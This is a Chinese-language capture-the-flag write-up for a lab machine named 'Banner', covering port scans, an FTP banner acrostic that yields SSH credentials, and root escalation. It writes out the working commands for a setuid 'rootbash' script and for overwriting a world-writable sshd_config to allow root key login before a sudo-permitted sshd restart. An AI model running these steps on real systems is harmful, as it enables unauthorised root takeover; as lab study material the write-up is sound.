
Banner

目标10.24.69.71




常规扫描

```
< Anonymous on Thursday at 3:29 PM                                                                    0s ⏱ MEM: 57% (4/7GB
> { ■ C: ⇄ Penetration ⇄ ScanTools ⇄ Nmap } ⎈ nmap.exe -sS -sV -sC -O -p- -T4 -n -oA fullscan 10.24.69.71
Starting Nmap 7.97 ( https://nmap.org ) at 2026-04-09 15:29 +0800
Nmap scan report for 10.24.69.71
Host is up (0.00060s latency).
Not shown: 65532 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
21/tcp   open  ftp     vsftpd 2.0.8 or later
22/tcp   open  ssh     OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
| ssh-hostkey:
|   3072 f6:a3:b6:78:c4:62:af:44:bb:1a:a0:0c:08:6b:98:f7 (RSA)
|   256 bb:e8:a2:31:d4:05:a9:c9:31:ff:62:f6:32:84:21:9d (ECDSA)
|_  256 3b:ae:34:64:4f:a5:75:b9:4a:b9:81:f9:89:76:99:eb (ED25519)
8080/tcp open  http    Werkzeug httpd 3.1.6 (Python 3.9.2)
|_http-title: \xE7\xBD\x91\xE7\xBB\x9C\xE5\xAE\x89\xE5\x85\xA8\xE7\x9F\xA5\xE8\xAF\x86\xE6\x8C\x91\xE6\x88\x98
|_http-server-header: Werkzeug/3.1.6 Python/3.9.2
MAC Address: 08:00:27:17:5B:A6 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.19
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


```
< kali on Thursday at 3:29 PM                                                              0s ⏱ MEM: 13.71% (0/3GB)
> { ■ home } ⎈ ./scan.sh
请输入要扫描的网址：http://10.24.69.71:8080/

___  ___  __   __     __      __         __   ___
__  |__  |__) |__) | /  `    /  \ \_/ | |  \ |__
    |___ |  \ |  \ | \__,    \__/ / \ | |__/ |___
y Ben "epi" Risher                       ver: 2.13.1
───────────────────────────┬──────────────────────
 Target Url                │ http://10.24.69.71:8080/
 In-Scope Url              │ 10.24.69.71
 Threads                   │ 50
 Wordlist                  │ /usr/share/seclists/Discovery/Web-Content/raft-medium-directories.txt
 Status Codes              │ All Status Codes!
 Timeout (secs)            │ 7
 User-Agent                │ feroxbuster/2.13.1
 Extract Links             │ true
 Extensions                │ [php, html, txt, zip, bak]
 HTTP methods              │ [GET]
 Recursion Depth           │ 2
───────────────────────────┴──────────────────────
 Press [ENTER] to use the Scan Management Menu™
──────────────────────────────────────────────────
04      GET        4l        6w        -c Auto-filtering found 404-like response and created new filter; toggle off with --dont-f
lter
05      GET        5l       20w      153c http://10.24.69.71:8080/api/submit
00      GET      226l      342w     4986c http://10.24.69.71:8080/api/questions
00      GET     1436l     3049w    49482c http://10.24.69.71:8080/
###################] - 21s    180030/180030  0s      found:3       errors:28809
###################] - 20s    180000/180000  8844/s  http://10.24.69.71:8080/
```


8080才是web页面



大体是要获得1000分吧，还发现了可以一道题反复提交正确答案，只要刷新一下

那我只要直接把现在的分数改为990就行了






ssh连接，发现一连接就断了


```
 ❮ kali on Thursday at 3:43 PM
 ❯ { ■ home } ☸ ssh 111@10.24.69.71
111@10.24.69.71's password:
Linux Banner 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Thu Apr  9 03:42:59 2026 from 10.24.69.70
This account is currently not available.
Connection to 10.24.69.71 closed.
```

怀疑是111用户的shell设置了个nologin导致不能解析命令，想起来还开了21端口尝试拿这个登陆



```
220-Snakes              Eat                    Crickets
220-      / _ )`.
220-     /  _ )^ )`.  .----.
220-    ( _, ' \ ^-)"''     \ \
220-          | |            | | \
220-          | |            | |  |
220-         /  \ /----' \  ( \  (
220-        <  ,"||      \  \ \  \
220-         \\\\ (       ) ) ) ) )
220-          || \      | | / /
220-          ||  \     | |-'
220-              |     |
220-
220-          |     |
220-
220-
220-Carefully observe the changes in the information above.
220
Name (10.24.69.71:kali): 111
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||60111|)
150 Here comes the directory listing.
-rw-r--r--    1 1001     1001           31 Mar 18 03:08 hint
226 Directory send OK.
ftp> cd 1
550 Failed to change directory.
ftp> cd hint
550 Failed to change directory.
ftp> get hint
local: hint remote: hint
229 Entering Extended Passive Mode (|||41167|)
150 Opening BINARY mode data connection for hint (31 bytes).
100% |*************************************************************************************|    31       3.68 KiB/s    00:00 ETA
226 Transfer complete.
31 bytes received in 00:00 (3.24 KiB/s)
```

下载下来个hint



```
< kali on Thursday at 3:49 PM
> { home } cat hint
你知道什么是banner吗？
```

然后还发现ftp登上去的每次信息不一样，还让我仔细观察

```
Connection to 10.24.69.71 21 port [tcp/*] succeeded!
220-Amazing              Zebras                    Eat
220-      / _ )`.
220-     /  _ )^ )`.  .----.
220-    ( _, ' \ ^-)"''     \ \
220-          | |            | | \
220-          | |            | |  |
220-         /  \ /----' \  ( \  (
220-        <  ,"||      \  \ \  \
220-         \\\\ (       ) ) ) ) )
220-          || \      | | / /
220-          ||  \     | |-'
220-              |     |
220-
220-          |     |
220-
220-
220-Carefully observe the changes in the information above.
220
```

发现了首字母可以组成welcome:mazesec登陆ssh

```
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Apr  8 10:09:46 2026
welcome@Banner:~$ 

        命令输入（双击Ctrl切换,Alt历史,Tab路径/命令,Esc关闭窗口）
```

看一下/etc/passwd，发现确实是nologin所以登不上

```
sshd:x:105:65534::/run/sshd:/usr/sbin/nologin
welcome:x:1000:1000:,,,:/home/welcome:/bin/bash
ftp:x:106:113:ftp daemon,,,:/srv/ftp:/usr/sbin/nologin
111:x:1001:1001::/home/ftpuser111:/usr/sbin/nologin
welcome@Banner:~$ 
```

sudo -l

```
welcome@Banner:~$ sudo -l
Matching Defaults entries for welcome on Banner:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/us
r/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User welcome may run the following commands on Banner:
    (root) NOPASSWD: /sbin/service sshd restart
welcome@Banner:~$ ls -la /sbin/service
-rwxr-xr-x 1 root root 9267 Dec  3  2018 /sbin/service
welcome@Banner:~$ cat /sbin/service
#!/bin/sh

#############################################################
##############
# /usr/bin/service
#
# A convenient wrapper for the /etc/init.d init scripts.
#
# This script is a modified version of the /sbin/service util
```

```
ity found on
# Red Hat/Fedora systems (licensed GPLv2+).
#
# Copyright (C) 2006 Red Hat, Inc. All rights reserved.
# Copyright (C) 2008 Canonical Ltd.
#   * August 2008 - Dustin Kirkland <kirkland@canonical.com>
# Copyright (C) 2013 Michael Stapelberg <stapelberg@debian.or
g>
#
# This program is free software; you can redistribute it and/
or modify
# it under the terms of the GNU General Public License as pub
lished by
# the Free Software Foundation; either version 2 of the Licen
se, or
# (at your option) any later version.
#
# This program is distributed in the hope that it will be use
ful,
# but WITHOUT ANY WARRANTY; without even the implied warranty
of
# MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.  See t
he
# GNU General Public License for more details.
#
# You should have received a copy of the GNU General Public L
icense
# along with this program; if not, write to the Free Software
# Foundation, Inc., 59 Temple Place, Suite 330, Boston, MA  0
2111-1307  USA
#
# On Debian GNU/Linux systems, the complete text of the GNU G
eneral
# Public License can be found in `/usr/share/common-licenses/
GPL-2'.
#############################################################
```

```
#############


is_ignored_file() {
        case "$1" in
                skeleton | README | *.dpkg-dist | *.dpkg-old
| rc | rcS | single | reboot | bootclean.sh)
                        return 0
                ;;
        esac
        return 1
}

VERSION="`basename $0` ver. 1.56+nmu1"
USAGE="Usage: `basename $0` < option > | --status-all | \
[ service_name [ command | --full-restart ] ]"
SERVICE=
ACTION=
SERVICEDIR="/etc/init.d"
OPTIONS=
is_systemd=


if [ $# -eq 0 ]; then
   echo "${USAGE}" >&2
   exit 1
fi

if [ -d /run/systemd/system ]; then
   is_systemd=1
fi

cd /
while [ $# -gt 0 ]; do
  case "${1}" in
    --help | -h | --h* )
```

```
        echo "${USAGE}" >&2
        exit 0
        ;;
    --version | -V )
        echo "${VERSION}" >&2
        exit 0
        ;;
    *)
        if [ -z "${SERVICE}" -a $# -eq 1 -a "${1}" = "--status
-all" ]; then
            cd ${SERVICEDIR}
            for SERVICE in * ; do
              case "${SERVICE}" in
                functions | halt | killall | single| linuxconf|
kudzu)
                    ;;
                *)
                  if ! is_ignored_file "${SERVICE}" \
                      && [ -x "${SERVICEDIR}/${SERVICE}" ]; the
n
                          out=$(env -i LANG="$LANG" LANGUAGE
="$LANGUAGE" LC_CTYPE="$LC_CTYPE" LC_NUMERIC="$LC_NUMERIC" LC
_TIME="$LC_TIME" LC_COLLATE="$LC_COLLATE" LC_MONETARY="$LC_MO
NETARY" LC_MESSAGES="$LC_MESSAGES" LC_PAPER="$LC_PAPER" LC_NA
ME="$LC_NAME" LC_ADDRESS="$LC_ADDRESS" LC_TELEPHONE="$LC_TELE
PHONE" LC_MEASUREMENT="$LC_MEASUREMENT" LC_IDENTIFICATION="$L
C_IDENTIFICATION" LC_ALL="$LC_ALL" PATH="$PATH" TERM="$TERM"
"$SERVICEDIR/$SERVICE" status 2>&1)
                          retval=$?
                          if echo "$out" | egrep -iq "usage:";
then
                            #printf " %s %-60s %s\n" "[?]" "$SE
RVICE:" "unknown" 1>&2
                            echo " [ ? ]  $SERVICE" 1>&2
                            continue
                          else
```

```
                          if [ "$retval" = "0" -a -n "$out"
]; then
                            #printf " %s %-60s %s\n" "[+]"
"$SERVICE:" "running"
                            echo " [ + ]  $SERVICE"
                            continue
                          else
                            #printf " %s %-60s %s\n" "[-]"
"$SERVICE:" "NOT running"
                            echo " [ - ]  $SERVICE"
                            continue
                          fi
                        fi
                  #env -i LANG="$LANG" LANGUAGE="$LANGUAGE" L
C_CTYPE="$LC_CTYPE" LC_NUMERIC="$LC_NUMERIC" LC_TIME="$LC_TIM
E" LC_COLLATE="$LC_COLLATE" LC_MONETARY="$LC_MONETARY" LC_MES
SAGES="$LC_MESSAGES" LC_PAPER="$LC_PAPER" LC_NAME="$LC_NAME"
LC_ADDRESS="$LC_ADDRESS" LC_TELEPHONE="$LC_TELEPHONE" LC_MEAS
UREMENT="$LC_MEASUREMENT" LC_IDENTIFICATION="$LC_IDENTIFICATI
ON" LC_ALL="$LC_ALL" PATH="$PATH" TERM="$TERM" "$SERVICEDIR/
$SERVICE" status
                fi
                ;;
            esac
          done
          exit 0
       elif [ $# -eq 2 -a "${2}" = "--full-restart" ]; then
          SERVICE="${1}"
          # On systems using systemd, we just perform a norma
l restart:
          # A restart with systemd is already a full restart.
          if [ -n "$is_systemd" ]; then
             ACTION="restart"
          else
             if [ -x "${SERVICEDIR}/${SERVICE}" ]; then
               env -i LANG="$LANG" LANGUAGE="$LANGUAGE" LC_CT
```

```
YPE="$LC_CTYPE" LC_NUMERIC="$LC_NUMERIC" LC_TIME="$LC_TIME" L
C_COLLATE="$LC_COLLATE" LC_MONETARY="$LC_MONETARY" LC_MESSAGE
S="$LC_MESSAGES" LC_PAPER="$LC_PAPER" LC_NAME="$LC_NAME" LC_A
DDRESS="$LC_ADDRESS" LC_TELEPHONE="$LC_TELEPHONE" LC_MEASUREM
ENT="$LC_MEASUREMENT" LC_IDENTIFICATION="$LC_IDENTIFICATION"
LC_ALL="$LC_ALL" PATH="$PATH" TERM="$TERM" "$SERVICEDIR/$SERV
ICE" stop
               env -i LANG="$LANG" LANGUAGE="$LANGUAGE" LC_CT
YPE="$LC_CTYPE" LC_NUMERIC="$LC_NUMERIC" LC_TIME="$LC_TIME" L
C_COLLATE="$LC_COLLATE" LC_MONETARY="$LC_MONETARY" LC_MESSAGE
S="$LC_MESSAGES" LC_PAPER="$LC_PAPER" LC_NAME="$LC_NAME" LC_A
DDRESS="$LC_ADDRESS" LC_TELEPHONE="$LC_TELEPHONE" LC_MEASUREM
ENT="$LC_MEASUREMENT" LC_IDENTIFICATION="$LC_IDENTIFICATION"
LC_ALL="$LC_ALL" PATH="$PATH" TERM="$TERM" "$SERVICEDIR/$SERV
ICE" start
               exit $?
             fi
          fi
       elif [ -z "${SERVICE}" ]; then
         SERVICE="${1}"
       elif [ -z "${ACTION}" ]; then
         ACTION="${1}"
       else
         OPTIONS="${OPTIONS} ${1}"
       fi
       shift
       ;;
   esac
done

run_via_sysvinit() {
   # Otherwise, use the traditional sysvinit
   if [ -x "${SERVICEDIR}/${SERVICE}" ]; then
      exec env -i LANG="$LANG" LANGUAGE="$LANGUAGE" LC_CTYPE
="$LC_CTYPE" LC_NUMERIC="$LC_NUMERIC" LC_TIME="$LC_TIME" LC_C
OLLATE="$LC_COLLATE" LC_MONETARY="$LC_MONETARY" LC_MESSAGES
```

```
="$LC_MESSAGES" LC_PAPER="$LC_PAPER" LC_NAME="$LC_NAME" LC_AD
DRESS="$LC_ADDRESS" LC_TELEPHONE="$LC_TELEPHONE" LC_MEASUREME
NT="$LC_MEASUREMENT" LC_IDENTIFICATION="$LC_IDENTIFICATION" L
C_ALL="$LC_ALL" PATH="$PATH" TERM="$TERM" "$SERVICEDIR/$SERVI
CE" ${ACTION} ${OPTIONS}
   else
      echo "${SERVICE}: unrecognized service" >&2
      exit 1
   fi
}

update_openrc_started_symlinks() {
   # maintain the symlinks of /run/openrc/started so that
   # rc-status works with the service command as well
   if [ -d /run/openrc/started ] ; then
      case "${ACTION}" in
      start)
         if [ ! -h /run/openrc/started/$SERVICE ] ; then
            ln -s $SERVICEDIR/$SERVICE /run/openrc/started/$S
ERVICE || true
         fi
      ;;
      stop)
         rm /run/openrc/started/$SERVICE || true
      ;;
      esac
   fi
}

# When this machine is running systemd, standard service call
s are turned into
# systemctl calls.
if [ -n "$is_systemd" ]
then
   UNIT="${SERVICE%.sh}.service"
   # avoid deadlocks during bootup and shutdown from units/ho
```

```
oks
   # which call "invoke-rc.d service reload" and similar, sin
ce
   # the synchronous wait plus systemd's normal behaviour of
   # transactionally processing all dependencies first easily
   # causes dependency loops
   if ! systemctl --quiet is-active multi-user.target; then
       sctl_args="--job-mode=ignore-dependencies"
   fi

   case "${ACTION}" in
      restart|status|try-restart)
         exec systemctl $sctl_args ${ACTION} ${UNIT}
      ;;
      start|stop)
         # Follow the principle of least surprise for SysV pe
ople:
         # When running "service foo stop" and foo happens to
be a service that
         # has one or more .socket files, we also stop the .s
ocket units.
         # Users who need more control will use systemctl dir
ectly.
         for unit in $(systemctl list-unit-files --full --typ
e=socket 2>/dev/null | sed -ne 's/\.socket\s*[a-z]*\s*$/.sock
et/p'); do
             if [ "$(systemctl -p Triggers show $unit)" = "Tr
iggers=${UNIT}" ]; then
                systemctl $sctl_args ${ACTION} $unit
             fi
         done
         exec systemctl $sctl_args ${ACTION} ${UNIT}
      ;;
      reload)
         _canreload="$(systemctl -p CanReload show ${UNIT} 2
>/dev/null)"
```

```
        if [ "$_canreload" = "CanReload=no" ]; then
            # The reload action falls back to the sysv init s
cript just in case
            # the systemd service file does not (yet) support
reload for a
            # specific service.
            run_via_sysvinit
        else
            exec systemctl $sctl_args reload "${UNIT}"
        fi
        ;;
      force-stop)
        exec systemctl --signal=KILL kill "${UNIT}"
        ;;
      force-reload)
        _canreload="$(systemctl -p CanReload show ${UNIT} 2
>/dev/null)"
        if [ "$_canreload" = "CanReload=no" ]; then
            exec systemctl $sctl_args restart "${UNIT}"
        else
            exec systemctl $sctl_args reload "${UNIT}"
        fi
        ;;
      *)
        # We try to run non-standard actions by running
        # the init script directly.
        run_via_sysvinit
        ;;
   esac
fi

update_openrc_started_symlinks
run_via_sysvinit
```

重启ssh服务，想到可以修改ssh配置文件，去看一下有没有修改权限

```
welcome@Banner:~$ ls -la /etc/ssh/sshd_config

-rw-rw-rw- 1 root root 3275 Mar 18 04:22 /etc/ssh/sshd_config
```

写一个生成rootbash脚本

```
echo '#!/bin/bash' > /tmp/root.sh
echo 'cp /bin/bash /tmp/rootbash' >> /tmp/root.sh
echo 'chmod 4755 /tmp/rootbash' >> /tmp/root.sh
chmod +x /tmp/root.sh
```

修改配置文件

```
echo "AuthorizedKeysCommand /tmp/root.sh" >> /etc/ssh/sshd_co
nfig
echo "AuthorizedKeysCommandUser root" >> /etc/ssh/sshd_config
```

sudo重启

```
welcome@Banner:/tmp$ ls -la /tmp
total 1188
drwxrwxrwt 10 root    root       4096 Apr  9 07:50 .
drwxr-xr-x 18 root    root       4096 Mar 18  2025 ..
drwxrwxrwt  2 root    root       4096 Apr  9 07:41 .font-unix
drwxrwxrwt  2 root    root       4096 Apr  9 07:41 .ICE-unix
-rwsr-xr-x  1 welcome welcome 1168776 Apr  9 07:49 rootbash
-rwxr-xr-x  1 welcome welcome      64 Apr  9 07:48 root.sh
drwx------  3 root    root       4096 Apr  9 07:41 systemd-private-815ba99415de41639acaae03aac6bb16-ctf-game.service-9NEaCh
drwx------  3 root    root       4096 Apr  9 07:41 systemd-private-815ba99415de41639acaae03aac6bb16-systemd-logind.service-9OTLnf
drwx------  3 root    root       4096 Apr  9 07:41 systemd-private-815ba99415de41639acaae03aac6bb16-systemd-timesyncd.service-kT6bFi
drwxrwxrwt  2 root    root       4096 Apr  9 07:41 .Test-unix
drwxrwxrwt  2 root    root       4096 Apr  9 07:41 .X11-unix
drwxrwxrwt  2 root    root       4096 Apr  9 07:41 .XIM-unix
```

发现是welcome的权限，然后感觉是配置没有生效

既然可以写入sshd_config文件，那直接覆盖写入一个新的配置

```
cat << EOF > /tmp/new_sshd_config
Port 22
Protocol 2
# 允许 Root 使用我们的 Key 登录
PermitRootLogin yes
PubkeyAuthentication yes
```

```
AuthorizedKeysFile /tmp/hacker_key.pub
# 关闭严格检查，防止因目录权限问题拒绝登录
StrictModes no
# 必须包含默认的主机密钥路径，否则 sshd 会启动失败
HostKey /etc/ssh/ssh_host_rsa_key
HostKey /etc/ssh/ssh_host_ecdsa_key
HostKey /etc/ssh/ssh_host_ed25519_key
EOF


cat /tmp/new_sshd_config > /etc/ssh/sshd_config
```

```
welcome@Banner:~$ cat << EOF > /tmp/new_sshd_config
> Port 22
> Protocol 2
> # 允许 Root 使用我们的 Key 登录
> PermitRootLogin yes
> PubkeyAuthentication yes
> AuthorizedKeysFile /tmp/hacker_key.pub
> # 关闭严格检查，防止因目录权限问题拒绝登录
> StrictModes no
> # 必须包含默认的主机密钥路径，否则 sshd 会启动失败
> HostKey /etc/ssh/ssh_host_rsa_key
> HostKey /etc/ssh/ssh_host_ecdsa_key
> HostKey /etc/ssh/ssh_host_ed25519_key
> EOF
welcome@Banner:~$ cat /tmp/new_sshd_config > /etc/ssh/sshd_config
welcome@Banner:~$ sudo /sbin/service sshd restart
welcome@Banner:~$ ssh -i /tmp/hacker_key root@127.0.0.1 -o "StrictHostKeyChecking=no"
Last login: Wed Mar 18 04:15:30 2026 from 192.168.137.102

The programs included with the Debian GNU/Linux system are free softwar 最小化
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
root@Banner:~# cat root.txt
flag{root-fc7fb423367bb7fccb411758f06f857a}
root@Banner:~#
```

得到flag：flag{root-fc7fb423367bb7fccb411758f06f857a}